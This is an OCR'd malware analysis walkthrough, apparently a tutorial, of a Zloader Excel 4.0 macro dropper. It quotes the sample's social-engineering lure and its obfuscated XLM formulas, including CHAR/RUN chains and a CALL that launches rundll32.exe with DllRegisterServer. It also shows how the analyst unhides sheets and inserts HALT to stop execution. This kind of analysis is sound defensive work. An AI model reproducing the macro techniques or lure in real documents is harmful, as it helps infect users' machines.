
Here we are intersted in Auto_Open.


Process Hacker [WIN-DEC7JP8V2OC\john]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Processes (Ctrl+K)
C:\Windows\system32\cmd.exe

```
'   LGuPGwKVEDqc,CM1927,"",89.0000000000000000000000
'   LGuPGwKVEDqc,IV1928,CHAR(DS77-96),""
'   LGuPGwKVEDqc,DC1929,CHAR(IK936-96),""
'   LGuPGwKVEDqc,FV1931,"",116.0000000000000000000000
'   LGuPGwKVEDqc,IN1933,RUN(FE181),""
'   LGuPGwKVEDqc,BV1935,"",75.0000000000000000000000
'   LGuPGwKVEDqc,GT1936,"",40.0000000000000000000000
'   LGuPGwKVEDqc,FR1939,"",15.0000000000000000000000
'   LGuPGwKVEDqc,HR1944,"",43.0000000000000000000000
'   LGuPGwKVEDqc,HY1944,CHAR(GE200-11),""
'   LGuPGwKVEDqc,HY1945,RUN(HD1851),""
'   LGuPGwKVEDqc,O1947,CHAR(EG1431-798),""
'   LGuPGwKVEDqc,CV1947,CHAR(CI1797-966),""
'   LGuPGwKVEDqc,EB1955,"",13.0000000000000000000000
'   LGuPGwKVEDqc,DQ1957,RUN(JI1365),""
'   LGuPGwKVEDqc,IM1957,CHAR(EK1300-11),""
'   LGuPGwKVEDqc,IM1958,RUN(J1651),""
'   LGuPGwKVEDqc,JD1965,"",82.0000000000000000000000
'   LGuPGwKVEDqc,CE1971,"CONCATENATE(BX1706,JI1126,FA1029,EA365,BN1164,ER262,ED14
74)",""
'   LGuPGwKVEDqc,CJ1972,CHAR(CO840-96),""
'   LGuPGwKVEDqc,GM1972,CHAR(IQ693-798),""
'   LGuPGwKVEDqc,GH1973,CHAR(FQ1749-798),""
'   LGuPGwKVEDqc,HE1979,"",899.0000000000000000000000
'   LGuPGwKVEDqc,B1980,CHAR(G52-96),""
'   LGuPGwKVEDqc,EH1985,"",123.0000000000000000000000
'   LGuPGwKVEDqc,CO1987,"",56.0000000000000000000000
'   LGuPGwKVEDqc,GQ1990,"CONCATENATE(HI1554,E217,BX304,DY167)",""
'   LGuPGwKVEDqc,ID1990,RUN(DB151),""
'   LGuPGwKVEDqc,GJ1993,"",2.0000000000000000000000
'   LGuPGwKVEDqc,BD1994,CHAR(BF1810-11),""
'   LGuPGwKVEDqc,BD1995,RUN(HS1548),""
'   LGuPGwKVEDqc,R1996,RUN(CT3),""
'   LGuPGwKVEDqc,JJ1996,RUN(HN114),""
'   LGuPGwKVEDqc,T1999,RUN(FV1736),""
+----------+--------------------+---------------------------------------------+
|Type      |Keyword             |Description                                  |
+----------+--------------------+---------------------------------------------+
|AutoExec  |Auto_Open           |Runs when the Excel Workbook is opened       |
|Suspicious|RUN                 |May run an executable file or a system       |
|          |                    |command                                      |
|Suspicious|CALL                |May call a DLL using Excel 4 Macros (XLM/XLF)|
|Suspicious|Hex Strings         |Hex-encoded strings were detected, may be    |
|          |                    |used to obfuscate strings (option --decode to|
|          |                    |see all)                                     |
|IOC       |rundll32.exe        |Executable file name                         |
|Suspicious|XLM macro           |XLM macro found. It may contain malicious    |
|          |                    |code                                         |
+----------+--------------------+---------------------------------------------+


C:\Users\john\Desktop\zloader>_
```

te b...	User name	Description
3 MB		Client Server Runtime Process
1 MB		Windows Start-Up Application
3 MB		Services and Controller app
5 MB		Host Process for Windows Ser...
7 MB		Host Process for Windows Ser...
1 MB		Host Process for Windows Ser...
6 MB		Host Process for Windows Ser...
7 MB	WIN-DEC7JP8V2OC\johr	Desktop Window Manager
1 MB		Host Process for Windows Ser...
9 MB		Task Scheduler Engine
7 MB		Google Installer
6 MB		Google Crash Handler
1 MB		Google Crash Handler
1 MB		Host Process for Windows Ser...
6 MB		Host Process for Windows Ser...
1 MB		Spooler SubSystem App
1 MB		Host Process for Windows Ser...
1 MB	WIN-DEC7JP8V2OC\johr	Host Process for Windows Tas...
7 MB		Microsoft Software Protection...
9 MB		Host Process for Windows Ser...
4 MB		Microsoft Windows Search In...
9 MB		Local Security Authority Proce...
2 MB		Local Session Manager Service
6 MB		Client Server Runtime Process
4 MB	WIN-DEC7JP8V2OC\johr	Console Window Host
8 MB		Windows Logon Application
4 MB	WIN-DEC7JP8V2OC\johr	Windows Explorer
3 MB	WIN-DEC7JP8V2OC\johr	Windows Command Processor
7 MB	WIN-DEC7JP8V2OC\johr	Process Hacker
4 MB	WIN-DEC7JP8V2OC\johr	Microsoft Office Excel


Open Visual Basic Editor (alt+f11), and open the immediate window(ctrl+g) ,here we pasted a command. And run it.



(Name)	Sheet1
DisplayPageBreak	False
DisplayRightToLef	False
EnableAutoFilter	False
EnableCalculation	True
EnableFormatCon	True
EnableOutlining	False
EnablePivotTable	False
EnableSelection	0 - xlNoRestricti
Name	Sheet1
ScrollArea	
StandardWidth	8.43
Visible	-1 - xlSheetVisib

```
For Each ws in Sheets:ws.Visible=True:Next
```

Now here we can view that there are a lot of Sheets.



Security Warning Macros have been disabled. Options...

PROTECTED DOCUMENT


CAN'T VEIW THE CONTENT? READ THE BELOW STEPS

1. Open the document in Microsoft Office.
Previewing online does not work for protected documents.

2. Use a Desktop or Laptop.
Protected document do not work on mobile phones or tablets.

3. Please click "Enable Editing" and then "Enable Content" on the yellow bar above to display the content.


Here we can note the small strings which are instructions.



Security Warning Macros have been disabled. Options...

Row	G	M
52	161	130

Earlier we noted the rundll32 in olevba , now here we will locate it.



Maria Martinez.xls [Compatibility Mode] - Microsoft Excel

Security Warning Macros have been disabled.

A1

Find and Replace

Find what: rundll32.exe

No Format Set

Within: Workbook


Search: By Rows

Look in: Formulas

□ Match case

□ Match entire cell contents

Here wwe got one result.



Maria Martinez.xls [Compatibility Mode] - Microsoft Excel

Security Warning Macros have been disabled.

HT232

```
=CALL($DP$43,$ER$735, "JJCCCCJ",0,$FZ$1830,"rundll32.exe",$DE$1337&",DllRegisterServer",0,0)
```

Find and Replace

Find what: rundll32.exe

No Format Set

Within: Workbook

Search: By Rows

Look in: Formulas


□ Match case

□ Match entire cell contents

Book	Sheet	Name	Cell	Value	Formula
Maria Martinez.xls	LGuPGwKVEDqcE		HT232	FALSE	=CALL($D…

1 cell(s) found

So here we can note that if they ae executing in top down approch then it will call the halt at last.Also here we can see that call will create rundll32 process and pass DllRegisterServer to it.



```
HT232   =CALL($DP$43,$ER$735, "JJCCCCJ",0,$FZ$1830,"rundll32.exe",$DE$1337&",DllRegisterServer",0,0)

229  =RUN($BT$807)
231  =CALL($IJ$460,$HU$616, "JJCCJJ",0,$BB$54,$DE$1337,0,0)
232  =CALL($DP$43,$ER$735, "JJCCCCJ",0,$FZ$1830,"rundll32.exe",$DE$1337&",DllRegisterServer",0,0)
237  =HALT()
```

Find what: rundll32.exe No Format Set

Within: Workbook ☐ Match case


Search: By Rows ☐ Match entire cell contents

Look in: Formulas

Book	Sheet	Name	Cell	Value	Formula
Maria Martinez.xls	LGuPGwKVEDqcE		HT232	FALSE	=CALL($D...

1 cell(s) found

Here we tried to find url but currently t is not present.



```
=CALL($DP$43,$ER$735, "JJCCCCJ",0,$FZ$1830,"rundll32.exe",$DE$1337&",DllRegisterServer",0,0)

231  =CALL($IJ$460,$HU$616, "JJCCJJ",0,$BB$54,$DE$1337,0,0)
232  =CALL($DP$43,$ER$735, "JJCCCCJ",0,$FZ$1830,"rundll32.exe",$DE$1337&",DllRegisterServer",0,0)
237  =HALT()
```

Find what: http No Format Set

Within: Workbook ☐ Match case


Search: By Rows ☐ Match entire cell contents

Look in: Formulas

Microsoft Office Excel

Microsoft Office Excel cannot find the data you're searching for.


Here in order to avoid the other processes we just want to retrieve the url so we put Halt command here.



Security Warning Macros have been disabled. Options...

```
SUM    =HALT()

     HN   HO   HP   HQ   HR   HS   HT                                                                      HU
229                                =RUN($BT$807)
230                                =HALT()
231                                =CALL($IJ$460,$HU$616, "JJCCJJ",0,$BB$54,$DE$1337,0,0)
232                                =CALL($DP$43,$ER$735, "JJCCCCJ",0,$FZ$1830,"rundll32.exe",$DE$1337&",DllRegisterServer",0,0)
237                                =HALT()
```

Here open the process hacker.




ecurity Warning Macros have been disabled. Options...

```
SUM    =HALT()

HS   HT                                                                   HU   HV   HW
     =RUN($BT$807)
     =HALT()
